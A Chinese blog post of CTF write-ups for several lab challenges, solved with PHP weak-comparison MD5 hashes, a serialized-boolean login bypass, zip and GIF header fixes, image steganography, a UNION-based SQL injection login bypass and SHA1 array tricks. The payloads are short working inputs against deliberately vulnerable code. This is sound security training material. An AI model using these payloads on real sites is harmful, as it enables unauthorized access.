实验吧——WriteUp&&涨姿势（4）

原创

浅零半泣 于 2017-05-26 15:23:06 发布

分类专栏： CTF

本文链接：https://blog.csdn.net/sinat_34200786/article/details/72770386

WriteUp


1. 最安全的管理系统
2. 认真你就输了
3. so beautiful so white

涨姿势

1. 程序逻辑问题
2. FALSE

最安全的管理系统

原题



解题思路

```
找个合适的MD5，再来个序列化搞定
```

WriteUP

直接输入没有异常反应，那就右键源代码

```
<tr>
<td>用户名:</td><td><input type="text" name="username" value="admin"></td>
</tr>
<tr>
<td>密码:</td><td><input type="text" name="password" value="admin"></td>
</tr>
<tr>
<td><input type="submit" value="登入系统"</td>
</tr>
</table>
</form>
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
</body>
</html>
```


MD5后值和'0'弱类型相等的字符串，网上随便找个就行

str='240610708' md5(str)='0e462097431906509019562988736854'

提交后出现新的url，进去看看

账户:admin 密码:admin

就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名: admin

密码: admin

登入系统

/user.php?fame=hjk1effifer


```
$unserialize_str = $_POST['password'];
    $data_unserialize = unserialize($unserialize_str);
    if($data_unserialize['user'] == '???' && $data_unserialize['pass']=='???')
    {
      print_r($flag);
    }
伟大的科学家php方言道：成也布尔，败也布尔。
回去吧骚年
```


先反序列化，然后判断得到的数组相应元素是否符合要求

是否符合要求只要用弱类型相等就行了，Bool类型的true和字符串弱类型相等

$arr = ['user'=>true,'pass'=>true] => a:2:{s:4:"user";b:1;s:4:"pass";b:1;}

Playload:

user = 240610708 pass = a:2:{s:4:"user";b:1;s:4:"pass";b:1;}

就是这么光明正大的放置用户名和密码，爸爸说我们再也不会忘记密码啦。

大家请放心使用我们的产品。

用户名： admin


密码： admin

登入系统

/user.php?fame=hjkleffiferctf{dwduwkhduw5465}

认真你就输了

原题




解题思路

打不开一般说明文件类型有问题


WriteUp

HxD看看马上发现好像是zip文件



直接改后缀看看

直接在某个文件夹下找到flag



---

so beautiful so white


原题

解题思路

图片中找到密码，解压缩Zip得到残缺的GIF，补全得flag

WriteUp


Stegsolve打开图片得到key




解压缩Zip得到GIF

54.6 KB

GIF打不开判断是头结构缺失，HxD看看，确实缺失，补全它



打开GIF即可



程序逻辑问题

原题

解题思路

```
在如下查询语句失败时会返回union后面的语句，即 'Hello'
SELECT username FROM admin where id =-1 union select concat('Hello')
```

WriteUp

```
惯例右键源代码，发现代码文件
```

```
<html>
<head>
welcome to simplexue
</head>
<body>
<p>Log in failure!</p><form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.txt">
</html>
```


```
<html>
<head>
welcome to simplexue
</head>
<body>
<?php


if($_POST[user] && $_POST[pass]) {
        $conn = mysql_connect("********, "*****", "********");
        mysql_select_db("phpformysql") or die("Could not select database");
        if ($conn->connect_error) {
                die("Connection failed: " . mysql_error($conn));
}
$user = $_POST[user];
$pass = md5($_POST[pass]);

$sql = "select pw from php where user='$user'";
$query = mysql_query($sql);
if (!$query) {
        printf("Error: %s\n", mysql_error($conn));
        exit();
}
$row = mysql_fetch_array($query, MYSQL_ASSOC);
//echo $row["pw"];

  if (($row[pw]) && (!strcasecmp($pass, $row[pw]))) {
        echo "<p>Logged in! Key:************** </p>";
}
else {
    echo("<p>Log in failure!</p>");

  }
```



代码审计后发现

1. pass被MD5处理
2. mysql_query（）存在漏洞，无论用户是否存在都返回成功
3. mysql_fetch_array（$query,MYSQL_ASSOC）从查询结果取一个关联数组
4. 传入的pass和查询的pass一样则得到flag

1. 由4可知，我们能控制的只有自己提交的pass，所以我们需要查询得到的pass和我们的pass一样
2. 查询得到的pass来自mysql_fetch_array（$query,MYSQL_ASSOC），所以我们要控制查询结果
3. 由2知查询任意用户都不会报错
4. 关键点：Select语句失败会返回Union后面的字符串，这里就可以控制查询结果

Playload：user=1' union select '8b1a9953c4611296a827abf8c47804d7' #&pass=Hello





涨姿势点

```
mysql_query（）的任意查询漏洞
select语句失败时返回union后面的字符串
```

FALSE

原题

解题思路

```
SHA1函数的漏洞
```

WriteUP

```
因为SHA1函数在处理数组时会报错返回false，所以当'name'和'password'都是数组时就返回两个false，此时false==false。所
```

Flag: CTF{t3st_th3_Sha1}

涨姿势点

```
SHA1函数处理数组时返回false
xxx[] = para可以控制提交的xxx为数组类型
```